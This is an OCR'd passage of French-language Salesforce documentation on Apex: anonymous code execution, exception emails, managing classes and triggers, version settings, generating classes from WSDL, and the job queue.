
La Console du développeur permet d'exécuter un code Apex en tant que méthode alternative pour générer des journaux de débogage couvrant une logique applicative spécifique.

| Autorisations utilisateur requises | |
|---|---|
| Pour exécuter un code Apex anonyme : | Auteur Apex |

L'outil Exécuter un Apex anonyme dans la Console du développeur exécute le code Apex que vous avez saisi en utilisant `ExecuteAnonymous` et génère un journal de débogage contenant les résultats de l'exécution.

ATTENTION: Si vous appelez une classe contenant une `testMethod`, toutes les instructions DML de la méthode de test sont exécutées. Cette action peut ajouter des données indésirables dans votre organisation.

1. Cliquez sur **Debug (Déboguer)** > **Open Execute Anonymous Window (Ouvrir la fenêtre d'exécution anonyme)** pour ouvrir la fenêtre Saisir un code Apex.




2. Saisissez le code que vous souhaitez exécuter dans la fenêtre Saisir un code Apex ou cliquez sur pour ouvrir l'éditeur de code dans une nouvelle fenêtre de navigateur. Pour ouvrir automatiquement le journal de débogage généré une fois l'exécution terminée, sélectionnez **Open Log (Ouvrir le journal)**.

   Remarque: Vous ne pouvez pas utiliser le mot clé `static` dans un code anonyme.

3. Exécuter le code :
   a. Pour exécuter tout le code de la fenêtre, cliquez sur **Exécuter** ou appuyez sur CTRL+E.
   b. Pour exécuter uniquement des lignes de code sélectionnées, sélectionnez les lignes, puis cliquez sur **Exécuter la sélection** ou appuyez sur CTRL+Maj+E.

4. Si vous avez sélectionné **Ouvrir le journal**, le journal s'ouvre automatiquement dans l'Inspecteur de journal. Une fois le code exécuté, le journal de débogage est répertorié sous l'onglet **Logs (Journaux)**. Double-cliquez sur le journal pour l'ouvrir dans l'Inspecteur de journal.
5. Pour réexécuter le même code sans apporter de modification, cliquez sur **Debug (Déboguer)** > **Execute Last (Exécuter le dernier)**. Si vous souhaitez modifier le code, cliquez sur **Debug (Déboguer)** > **Open Execute Anonymous Window (Ouvrir la fenêtre d'exécution anonyme)** pour ouvrir la fenêtre Saisir un code Apex avec l'entrée précédente.

CONSULTER ÉGALEMENT :

Menu Debug de la Developer Console
Inspecteur du journal
Utilisation des journaux de débogage
Onglet Logs (Journaux)

## Que se passe-t-il en cas d'exception Apex ?

Lorsqu'une exception se produit, l'exécution du code est interrompue. Toutes les opérations DML traitées avant l'exception sont restaurées à leur état antérieur et ne sont pas enregistrées dans la base de données. Les exceptions sont consignées dans les journaux de débogage. Pour les exceptions non gérées, c.-à-d. les exceptions que le code ne détecte pas, Salesforce envoie un e-mail qui contient les détails de l'exception. L'utilisateur affiche un message d'erreur dans l'interface utilisateur de Salesforce.

### E-mails d'exception non gérée

Lorsque des exceptions Apex non gérées se produisent, des e-mails sont envoyés qui contiennent la trace de la pile Apex ainsi que l'organisation et l'ID d'utilisateur du client. Aucune autre donnée sur le client n'est transmise avec le rapport. Les e-mails d'exception non gérée sont envoyés par défaut aux développeurs spécifiés dans le champ `LastModifiedBy` lorsqu'une classe ou un déclencheur échoue. Vous pouvez en outre envoyer ces e-mails à des utilisateurs de votre organisation Salesforce et à des adresses e-mails arbitraires. Pour définir ces notifications par e-mail, dans Configuration, saisissez *`E-mail d'exception Apex`* dans la case `Recherche rapide`, puis sélectionnez **E-mail d'exception Apex**. Vous pouvez également configurer des e-mails d'exception Apex à l'aide de l'objet ApexEmailNotification de l'API Tooling.

Remarque: Lorsque des exceptions dupliquées se produisent dans un code Apex exécuté de façon synchrone, seul le premier e-mail d'exception est envoyé et les e-mails suivants sont annulés. L'annulation de ces e-mails évite d'inonder la boîte aux lettres du développeur avec des e-mails se rapportant à la même erreur. Pour un Apex asynchrone, notamment les Apex par lot et les méthodes annotées avec `@future`, les e-mails d'exception dupliquée ne sont pas annulés.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**


Pour accéder à la page de configuration des e-mails d'exception Apex :
- Afficher la configuration

Pour écrire un code Apex :
- Auteur Apex

Pour utiliser l'API Tooling :
- API activée

### Exceptions non gérées dans l'interface utilisateur

Si un utilisateur rencontre une exception dans un code Apex en utilisant l'interface utilisateur standard, un message d'erreur s'affiche. Le message d'erreur inclut un texte semblable à la notification présentée ici.



## Gestion des exceptions Apex dans les packages gérés

Lorsque vous créez un package géré pour Force.com AppExchange, vous pouvez spécifier un utilisateur qui recevra une notification d'e-mail lorsqu'une exception se produit et qui n'est pas gérée par l'Apex. Les exceptions non gérées peuvent être lancées depuis :

- Une action Visualforce ou une méthode d'obtention
- Une méthode de service Web
- Un déclencheur

L'e-mail envoyé a le format suivant :

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Enterprise** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des packages :
- « Créer des packages Force.com AppExchange »

Pour télécharger des packages :
- « Télécharger des packages Force.com AppExchange »

Pour créer des classes Apex :
- Auteur Apex

```
---------------------------------------------------------------------------- Objet :
Exception de script de développeur de CLASSNAME Exception de déclencheur non gérée
pour le script Apex par l'utilisateur/l'entreprise USER_ID/ORG_ID EXCEPTION_STRING
STACK_TRACE
----------------------------------------------------------------------------
```

Par exemple :

```
---------------------------------------------------------------------------- De :
Application Apex ? <info@salesforce.com> À : joeuser@salesforce.com
<joeuser@salesforce.com> Objet : Exception de script de développeur de Gack WS ? Date :
Lun, 26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) Exception de déclencheur non gérée
pour le script Apex par l'utilisateur/l'entreprise : Exception de test
010x0000000rfPg/00Fx00000009ejj TestException ? : Exception Gack WS Class.Gack
WS?.gackTestException : ligne 4, colonne 11
----------------------------------------------------------------------------
```

Le nombre d'email générés pour la même erreur est limité à 10 messages avec le même sujet dans un délai de 60 secondes.

# Gestion des classes Apex

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Enterprise** Edition

AUTORISATIONS UTILISATEUR

Pour définir, modifier, supprimer, configurer la sécurité, définir les paramètres de version, afficher les dépendances et exécuter des tests pour les classes Apex :
- Auteur Apex

Une classe Apex est un modèle ou plan directeur à partir duquel les objets Apex sont créés. Les classes sont constituées d'autres classes, de méthodes définies par l'utilisateur, de variables, de types d'exception et d'un code d'initialisation statique. Une fois enregistrées, les variables ou les méthodes de classe peuvent être appelées par un autre code Apex, ou via l'API SOAP (ou outils AJAX) pour les méthodes signalées par le mot-clé `webService`.

La page Classes Apex permet de créer et de gérer des classes Apex. Pour accéder à la page Classes Apex, dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**. Pour des fonctionnalités de développement supplémentaires, utilisez la console du développeur.

Pour créer une classe Apex, dans la page Classes Apex, cliquez sur **Nouveau**, puis rédigez votre code Apex dans l'éditeur.

Alors que les développeurs peuvent écrire des méthodes de classe en fonction de la syntaxe décrite dans le manuel *Force.com Apex Code Developer's Guide*, les classes peuvent également être générées automatiquement à l'aide d'un document WSDL stocké sur un disque dur local ou le réseau. La création d'une classe à l'aide d'un document WSDL permet aux développeurs de réaliser des appels auprès du service Web externe dans leur Apex. Dans la page Classes Apex, cliquez sur **Générer à partir du WSDL** pour générer une classe Apex à partir d'un document WSDL.

Une fois que vous avez créé une classe Apex, vous pouvez effectuer les opérations suivantes :

- Cliquez sur **Modifier** en regard du nom de la classe pour modifier son contenu dans un éditeur simple.
- Cliquez sur **Suppr** en regard du nom de la classe pour la supprimer de votre entreprise.

  Remarque:
  - Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce uniquement dans une organisation Developer Edition, une organisation d'évaluation Salesforce Enterprise Edition ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez apporter des modifications au code Apex uniquement en utilisant l'appel `déployer` l'API de métadonnées, Force.com IDE ou l'Outil de migration Force.com. Force.com IDE et l'Outil de migration Force.com sont des ressources fournies gratuitement par Salesforce pour aider ses utilisateurs et partenaires, mais ne sont pas considérés comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.
  - Vous ne pouvez pas supprimer une classe spécifiée en tant que contrôleur d'un composant ou d'une page Visualforce.
  - Une icône indique la publication d'une classe Apex dans un package géré. Les classes Apex dans des packages ont des considérations spéciales.
  - Une icône indique la présence d'une classe Apex dans un package géré installé. Vous ne pouvez pas modifier ou supprimer une classe dans un package géré.
  - Une icône indique qu'une classe Apex dans un package géré précédemment publié va être supprimée lors du prochain transfert du package. Vous pouvez restaurer la classe Apex supprimée via la page de détail du package.

- Si une classe Apex contient des méthodes définies en tant que `webService`, vous pouvez cliquer sur **WSDL** en regard du nom de la classe afin de générer un document WSDL pour le contenu de la classe. Ce document contient toutes les informations nécessaires au client pour qu'il puisse utiliser les méthodes de service Web Apex. Toutes les méthodes de classe présentant le mot-clé `webService` sont incluses dans le document WSDL obtenu.

- Cliquez sur **Sécurité** près du nom de la classe pour sélectionner les profils autorisés à exécuter des méthodes dans la classe à partir de points d'entrée de niveau supérieur, tels que les méthodes de service Web. Pour les classes installées dans votre organisation à partir d'un package géré, ce lien s'affiche uniquement pour celles définies sur `global`.
- Cliquez sur **Évaluer la couverture de code de votre organisation** afin de déterminer quelle proportion de code Apex dans votre organisation est actuellement couverte par des tests unitaires. Ce pourcentage est basé sur les derniers résultats des tests que vous avez déjà exécutés. Si vous n'avez aucun résultat de test, la couverture du code indique 0 %.
- Si vous avez des tests unitaires dans au moins une classe Apex, cliquez sur **Exécuter tous les tests** pour exécuter tous ces tests dans votre entreprise.
- Cliquez sur **Compiler toutes les classes** pour compiler toutes les classes Apex de votre organisation. Si vous avez des classes installées à partir d'un package géré, qui comprennent des méthodes de test ou qui sont des classes de test, compilez ces classes en premier pour pouvoir afficher et exécuter leurs méthodes de test depuis la page d'exécution du test Apex. Les classes de package géré peuvent être compilées uniquement via le lien **Compiler toutes les classes** car elles ne peuvent pas être enregistrées. Sinon, l'enregistrement des classes Apex ne faisant pas partie d'un package géré entraîne un nouvelle compilation. Ce lien compile toutes les classes Apex de votre organisation, qu'elles proviennent ou non d'un package géré.

**Remarque:** Le préfixe d'espace de noms est ajouté aux classes et déclencheurs Apex, aux composants et pages Visualforce, aux modèles de marques, aux dossiers, aux commandes s-controls, aux ressources statiques, aux liens Web et aux types de rapports personnalisés s'ils sont inclus dans un package géré. Toutefois, si vous ne disposez pas d'autorisations d'application personnalisées, le champ de préfixe d'espace de noms ne s'affiche pas pour les modèles de marques, les dossiers et les types de rapports personnalisés.

CONSULTER ÉGALEMENT :

Définition de classes Apex

Affichage de classes Apex

## Gestion des déclencheurs Apex

Un déclencheur est un Apex qui s'exécute avant ou après certains événements de langage de manipulation de données (DML), par exemple avant l'insertion d'enregistrements d'objet dans la base de données ou après la suppression d'enregistrements.

Les déclencheurs sont stockés en tant que métadonnées dans Salesforce. La liste de tous les déclencheurs de votre organisation est disponible dans la page Déclencheurs Apex dans la Configuration. Les déclencheurs sont également associés et stockés avec des objets spécifiques, et répertoriés dans les paramètres de gestion de chaque objet. Pour des fonctionnalités de développement supplémentaires, utilisez la Developer Console.

**Remarque:** Le préfixe d'espace de noms est ajouté aux classes et déclencheurs Apex, aux composants et pages Visualforce, aux modèles de marques, aux dossiers, aux commandes s-controls, aux ressources statiques, aux liens Web et aux types de rapports personnalisés s'ils sont inclus dans un package géré. Toutefois, si vous ne disposez pas d'autorisations d'application personnalisées, le champ de préfixe d'espace de noms ne s'affiche pas pour les modèles de marques, les dossiers et les types de rapports personnalisés.

Cliquez sur **Nouveau** pour créer un déclencheur Apex.

**Remarque:** Vous pouvez créer que des déclencheurs uniquement depuis l'objet associé, pas depuis la page Déclencheurs Apex.

Une fois le déclencheur Apex créé :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour définir, modifier, supprimer, définir les paramètres de version et afficher les dépendances des déclencheurs Apex :

- Auteur Apex

- Cliquez sur **Modifier** en regard du nom du déclencheur pour modifier son contenu dans un éditeur simple.
- Cliquez sur **Suppr** en regard du nom du déclencheur pour supprimer le déclencheur de votre entreprise.

Remarque:

- Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce uniquement dans une organisation Developer Edition, une organisation d'évaluation Salesforce Enterprise Edition ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez apporter des modifications au code Apex uniquement en utilisant l'appel `déployer` l'API de métadonnées, Force.com IDE ou l'Outil de migration Force.com. Force.com IDE et l'Outil de migration Force.com sont des ressources fournies gratuitement par Salesforce pour aider ses utilisateurs et partenaires, mais ne sont pas considérés comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.
- Une icône indique la présence d'un déclencheur Apex dans un package géré installé. Vous ne pouvez pas modifier ou supprimer un déclencheur dans un package géré.
- Une icône indique qu'un déclencheur Apex dans un package géré précédemment publié va être supprimé lors du prochain transfert du package. Vous pouvez restaurer le déclencheur Apex supprimé via la page de détail du package.

CONSULTER ÉGALEMENT :

Définition de déclencheurs Apex

Recherche des paramètres de gestion d'objet

## Gestion des paramètres de version pour Apex

Pour faciliter la rétrocompatibilité, les classes sont stockées avec les paramètres d'une version spécifique d'Apex et d'API. Si la classe Apex référence des composants (par exemple un objet personnalisé) dans des packages gérés installés, les paramètres de version de chaque package géré que la classe référence sont également enregistrés. Ainsi, lorsque Apex, l'API et les composants de packages gérés évoluent avec les versions publiées ultérieurement, une classe ou un déclencheur reste lié aux versions avec un comportement spécifique connu.

Une version de package est un numéro qui identifie l'ensemble de composants chargés dans un package. Le numéro de version se présente sous la forme *`numéroMajeur.numéroMineur.numéroCorrectif`* (par exemple, 2.1.3). Les numéros majeur et mineur sont incrémentés à chaque publication d'une version importante. Le *`numéroCorrectif`* est généré et téléchargé uniquement lors de la publication d'un correctif. Les versions de package permettent aux éditeurs d'adapter les composants de leurs packages gérés en publiant gracieusement des versions ultérieures sans gêner les intégrations clientes existantes en utilisant le package.

Pour définir la version API et Apex Salesforce pour une classe ou un déclencheur :

1. Modifiez une classe ou un déclencheur, puis cliquez sur **Paramètres de version**.
2. Sélectionnez la `Version` de l'API Salesforce. Il s'agit également de la version Apex associée à la classe ou au déclencheur.
3. Cliquez sur **Enregistrer**.

Pour configurer les paramètres de version du package pour une classe ou un déclencheur :

1. Modifiez une classe ou un déclencheur, puis cliquez sur **Paramètres de version**.
2. Sélectionnez une `Version` pour chaque package géré référencé par la classe ou le déclencheur : Cette version du package géré continue d'être utilisée par la classe ou le déclencheur si des versions ultérieures du package géré sont installées, sauf si vous mettez

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

Les packages gérés ne sont pas disponibles dans **Database.com**.

AUTORISATIONS UTILISATEUR

Pour définir, modifier, supprimer, configurer la sécurité, définir les paramètres de version, afficher les dépendances et exécuter des tests pour les classes Apex :

- Auteur Apex

manuellement à jour le paramètre de version. Pour ajouter un package géré installé à la liste des paramètres, sélectionnez un package dans la liste des packages disponibles. Cette liste s'affiche uniquement si un package géré installé n'est pas déjà associé à la classe ou au déclencheur.

3. Cliquez sur **Enregistrer**.

Notez les points suivants lorsque vous utilisez des paramètres de version de package :

- Si vous avez une classe ou un déclencheur Apex qui référence un package géré sans spécifier sa version, la classe ou le déclencheur Apex est associé par défaut à la dernière version installée du package géré.
- Vous ne pouvez pas **Supprimer** le paramètre de version d'une classe ou d'un déclencheur pour un package géré si le package est référencé dans la classe ou dans le déclencheur. Utiliser **Afficher les dépendances** pour connaître l'emplacement du référencement par une classe ou un déclencheur.

## Affichage de classes Apex

Après avoir créé une classe, vous pouvez afficher le code contenu dans la classe, ainsi que l'API par rapport à laquelle elle a été enregistrée, et déterminer si la classe est valide ou active. Dans Configuration, saisissez *Classes Apex* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex** et cliquez sur le nom de la classe que vous souhaitez afficher. Lorsqu'une classe est affichée, vous pouvez effectuer les opérations suivantes :

- Cliquer sur **Modifier** pour modifier la classe.

  Remarque:

  - Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce uniquement dans une organisation Developer Edition, une organisation d'évaluation Salesforce Enterprise Edition ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez apporter des modifications au code Apex uniquement en utilisant l'appel `déployer` l'API de métadonnées, Force.com IDE ou l'Outil de migration Force.com. Force.com IDE et l'Outil de migration Force.com sont des ressources fournies gratuitement par Salesforce pour aider ses utilisateurs et partenaires, mais ne sont pas considérés comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.
  - Une icône indique la publication d'une classe Apex dans un package géré. Les classes Apex dans des packages ont des considérations spéciales.
  - Une icône indique la présence d'une classe Apex dans un package géré installé. Vous ne pouvez pas modifier ou supprimer une classe dans un package géré.
  - Une icône indique qu'une classe Apex dans un package géré précédemment publié va être supprimée lors du prochain transfert du package. Vous pouvez restaurer la classe Apex supprimée via la page de détail du package.

  Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce uniquement dans une organisation Developer Edition, une organisation d'évaluation Salesforce Enterprise Edition ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez apporter des modifications au code Apex uniquement en utilisant l'appel `déployer` l'API de métadonnées, Force.com IDE ou l'Outil de migration Force.com. Force.com IDE et l'Outil de migration Force.com sont des ressources fournies gratuitement par Salesforce pour aider ses utilisateurs et partenaires, mais ne sont pas considérés comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour définir, modifier, supprimer, configurer la sécurité, définir les paramètres de version, afficher les dépendances et exécuter des tests pour les classes Apex :

- Auteur Apex

- Cliquer sur **Supprimer** pour supprimer la classe.

  Remarque: Vous ne pouvez pas supprimer une classe spécifiée en tant que contrôleur d'un composant ou d'une page Visualforce.

- Si votre classe contient une méthode définie en tant que `Service Web`, cliquez sur **Générer WSDL** afin de générer un document WSDL basé sur la classe.

  Remarque: Vous ne pouvez pas générer un document WSDL pour les classes définies comme `isTest`.

- Cliquez sur **Télécharger** pour télécharger une copie de votre Apex.
- Cliquez sur **Exécuter le test** pour exécuter les tests des unités contenus dans la classe.
- Cliquez sur **Sécurité** pour définir la sécurité au niveau de la classe Apex.
- Cliquez sur **Afficher les dépendances** pour afficher les éléments, tels que les champs, les objets, ou les autres classes, qui doivent exister pour que cette classe soit valide.

L'onglet **Récapitulatif de la classe** affiche le prototype de la classe, à savoir les classes, les méthodes et les variables disponibles pour les autres Apex. L'onglet **Récapitulatif de la classe** présente le niveau d'accès et la signature de chaque méthode et variable dans une classe Apex, ainsi que toute classe interne. Si aucun prototype n'est disponible, cet onglet n'est pas disponible.

Remarque:

- Pour les classes Apex non incluses dans les packages gérés, seules les classes, les méthodes et les variables définies comme `globales` ou `publiques` s'affichent.
- Pour les classes Apex incluses dans des packages gérés, l'onglet **Récapitulatif de la classe** présente également la version du package avec laquelle une propriété ou une méthode particulière a été publiée. Vous pouvez sélectionner un numéro de version dans la liste déroulante pour connaître le prototype de la version du package sélectionné. La valeur par défaut correspond à la version actuellement installée. Le développeur d'un package peut rendre obsolète une méthode Apex et télécharger une nouvelle version de package, exposant ainsi une classe Apex avec un prototype différent. Seules les classes, les méthodes et les variables définies comme `globales` sont affichées dans les prototypes de classes de package géré.

Si la classe Apex référence des composants dans des packages gérés installés, par exemple une autre classe, un déclencheur ou un objet personnalisé, l'onglet **Paramètres de version** présente les versions de packages qui contiennent les composants référencés.

L'onglet **Filtres de journaux** affiche les catégories et les niveaux des journaux de débogage que vous pouvez définir pour la classe.

CONSULTER ÉGALEMENT :

Définition de classes Apex

Gestion des classes Apex

Filtrage du journal de débogage de classes Apex et de déclencheurs Apex

## Affichage des détails de déclencheur Apex

Les déclencheurs Apex sont stockés sous forme de métadonnées dans l'application, sous l'objet auquel ils sont associés. Vous pouvez également afficher tous les déclencheurs dans la Configuration, en saisissant *`Déclencheurs Apex`* dans la case `Recherche rapide`, puis en sélectionnant **Déclencheurs Apex**.

> **Remarque:** Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce uniquement dans une organisation Developer Edition, une organisation d'évaluation Salesforce Enterprise Edition ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez apporter des modifications au code Apex uniquement en utilisant l'appel `déployer` l'API de métadonnées, Force.com IDE ou l'Outil de migration Force.com. Force.com IDE et l'Outil de migration Force.com sont des ressources fournies gratuitement par Salesforce pour aider ses utilisateurs et partenaires, mais ne sont pas considérés comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.

Pour afficher les détails d'un déclencheur, dans Configuration, saisissez Déclencheurs Apex dans la case `Recherche rapide`, puis sélectionnez **Déclencheurs Apex** et cliquez sur le nom du déclencheur. Vous pouvez également accéder aux détails d'un déclencheur à partir d'un objet.

À partir de la page de détail du déclencheur, vous pouvez effectuer les opérations suivantes :

- Cliquer sur **Modifier** pour modifier les propriétés du déclencheur.

  > **Remarque:** Une icône indique la présence d'un déclencheur Apex dans un package géré installé. Vous ne pouvez pas modifier ou supprimer un déclencheur dans un package géré.

- Cliquez sur **Supprimer** pour supprimer le déclencheur de votre organisation.
- Cliquez sur **Afficher les dépendances** pour afficher les éléments, tels que les champs, les commandes s-controls ou les classes, qui sont référencés par le code Apex contenu dans le déclencheur.
- Cliquez sur **Télécharger Apex** pour télécharger le texte du déclencheur. Le fichier est enregistré sous le nom du déclencheur dans un fichier de type `.trg`.

La page de détail du déclencheur affiche les informations suivantes :

- Le nom du déclencheur
- Nom de l'objet auquel le déclencheur est associé tel qu'un Compte ou une requête.
- La version API avec laquelle le déclencheur a été enregistré.
- La validité d'un déclencheur.

  > **Remarque:** Les déclencheurs sont stockés avec un indicateur `isValid` défini sur `true` à condition que les métadonnées dépendantes n'aient pas changé depuis la dernière compilation du déclencheur. Si des modifications sont apportées aux noms ou aux champs d'objet utilisés dans le déclencheur, même si elles sont mineures (par exemple, dans la description d'un champ ou d'un objet), l'indicateur `isValid` est paramétré sur `false` jusqu'à ce que le compilateur Apex réexécute le code. La recompilation a lieu lors de l'exécution suivante du déclencheur ou lorsqu'un utilisateur réenregistre le déclencheur dans les métadonnées.
  >
  > Si un champ de référence fait référence à un enregistrement supprimé, Salesforce efface la valeur du champ de référence par défaut. Alternativement, vous pouvez empêcher la suppression d'enregistrements s'ils font partie d'une relation de référence.

- L'activation du déclencheur.
- Texte de l'Apex contenu dans le déclencheur.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir les déclencheurs Apex :
- Auteur Apex

- Si le déclencheur référence des composants de packages gérés installés, par exemple une classe Apex, une page Visualforce, un objet personnalisé, etc., la section Paramètres de version répertorie la version des packages qui contiennent les composants référencés.
- Si le déclencheur est contenu dans un package géré installé, `Package installé` indique le nom du package.

L'onglet **Filtres de journaux** affiche les catégories et les niveaux des journaux de débogage que vous pouvez définir pour le déclencheur. Pour plus d'informations, reportez-vous à Filtrage du journal de débogage de classes Apex et à Déclencheurs Apex à la page 6135.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

## Création d'une classe Apex à partir d'un document WSDL

Une classe Apex peut être générée automatiquement à partir d'un document WSDL stocké sur un disque dur local ou sur le réseau. La création d'une classe à l'aide d'un document WSDL permet aux développeurs de réaliser des appels auprès du service Web externe dans leur Apex.

Remarque: Utilisez les messages sortants pour gérer les solutions d'intégration, si possible. Utilisez les appels passés à des services Web tiers seulement si nécessaire.

Pour accéder à cette fonctionnalité :

1. Dans l'application, dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**.
2. Cliquez sur **Générer à partir du WSDL**.
3. Cliquez sur **Parcourir** pour accéder à un document WSDL situé sur votre disque dur local ou sur le réseau, ou saisissez son chemin d'accès complet. Ce document WSDL est la base de la classe Apex que vous créez.

   Remarque: Le document WSDL que vous spécifiez peut contenir un emplacement de point de destination SOAP référençant un port de sortie.

   Pour des raisons de sécurité, Salesforce applique l'une des restrictions suivantes aux ports de sortie spécifiés :

   - 80: Ce port n'accepte que les connexions HTTP.
   - 443: Ce port n'accepte que les connexions HTTP.
   - 1024 à 66535 (inclus) : Ces ports acceptent les connexions HTTP ou HTTPS.
4. Cliquez sur **Analyser le document WSDL** pour vérifier le contenu du document WSDL. L'application génère un nom de classe par défaut pour chaque espace de noms dans le document WSDL et signale les erreurs éventuelles. L'analyse échoue si le WSDL contient des types ou des constructions non prises en charge par les classes Apex, ou si les classes résultantes dépassent la limite de 1 million de caractères pour les classes Apex. Par exemple, le WSDL de l'API SOAP de Salesforce ne peut pas être analysé.
5. Modifiez les noms de classe, si nécessaire. Même si vous pouvez enregistrer plusieurs espaces de noms WSDL dans une seule classe en utilisant le même nom de classe pour chaque espace de noms, les classes Apex ne peuvent pas dépasser 1 million de caractères au total.
6. Cliquez sur **GénérerApex**. La dernière page de l'assistant indique les classes dont la génération a réussi, ainsi que les erreurs provenant d'autres classes. La page fournit également un lien qui permet d'afficher le code généré avec succès.

La classe Apex générée avec succès comprend des classes souches de code et de type permettant d'appeler le service Web tiers représenté par le document WSDL. Ces classes permettent d'appeler le service Web externe à partir d'Apex. Pour chaque classe générée, une deuxième classe est créée sous le même nom avec le préfixe `Async`. La première classe est réservée aux appels sortants synchrones.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour définir, modifier, supprimer, configurer la sécurité, définir les paramètres de version, afficher les dépendances et exécuter des tests pour les classes Apex :

- Auteur Apex

La deuxième classe est réservée aux appels sortants asynchrones. Pour plus d'informations, reportez-vous au guide *Force.com Apex Code Developer's Guide*.

Notez le point suivant relatif à la génération de code Apex :

- Si un document WSDL contient un mot réservé Apex, le suffixe `_x` est ajouté à ce mot lorsque la classe Apex est générée. Par exemple, `limit` dans un document WSDL est converti en `limit_x` dans la classe Apex générée. Pour obtenir une liste de termes réservés, reportez-vous au manuel *Force.com Apex Code Developer's Guide*.
- Si une opération dans le WSDL a un message sortant contenant plusieurs éléments, l'Apex généré incorpore les éléments à une classe interne. La méthode Apex qui représente l'opération WSDL renvoie la classe interne au lieu des éléments individuels.

CONSULTER ÉGALEMENT :

Définition de classes Apex

## Surveillance de la file d'attente des tâches Apex

La file d'attente des tâches Apex répertorie toutes les tâchesApex qui ont été soumises pour exécution. Les tâches dont l'exécution est terminée sont répertoriées ainsi que celles qui ne sont pas terminées, parmi lesquelles :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

- Les méthodes Apex comportant l'annotation `future` qui n'ont pas encore été exécutées. De telles tâches sont répertoriées dans la colonne Type de tâche et n'ont pas de valeurs dans les colonnes Nombre total de lots ou Lots traités.
- Les classes Apex mettant en oeuvre l'interface `Queueable` qui n'ont pas encore été exécutées. De telles tâches sont répertoriées dans la colonne Type de tâche et n'ont pas de valeurs dans les colonnes Nombre total de lots ou Lots traités.
- Tâches Apex planifiées dont l'exécution n'est pas encore terminée.
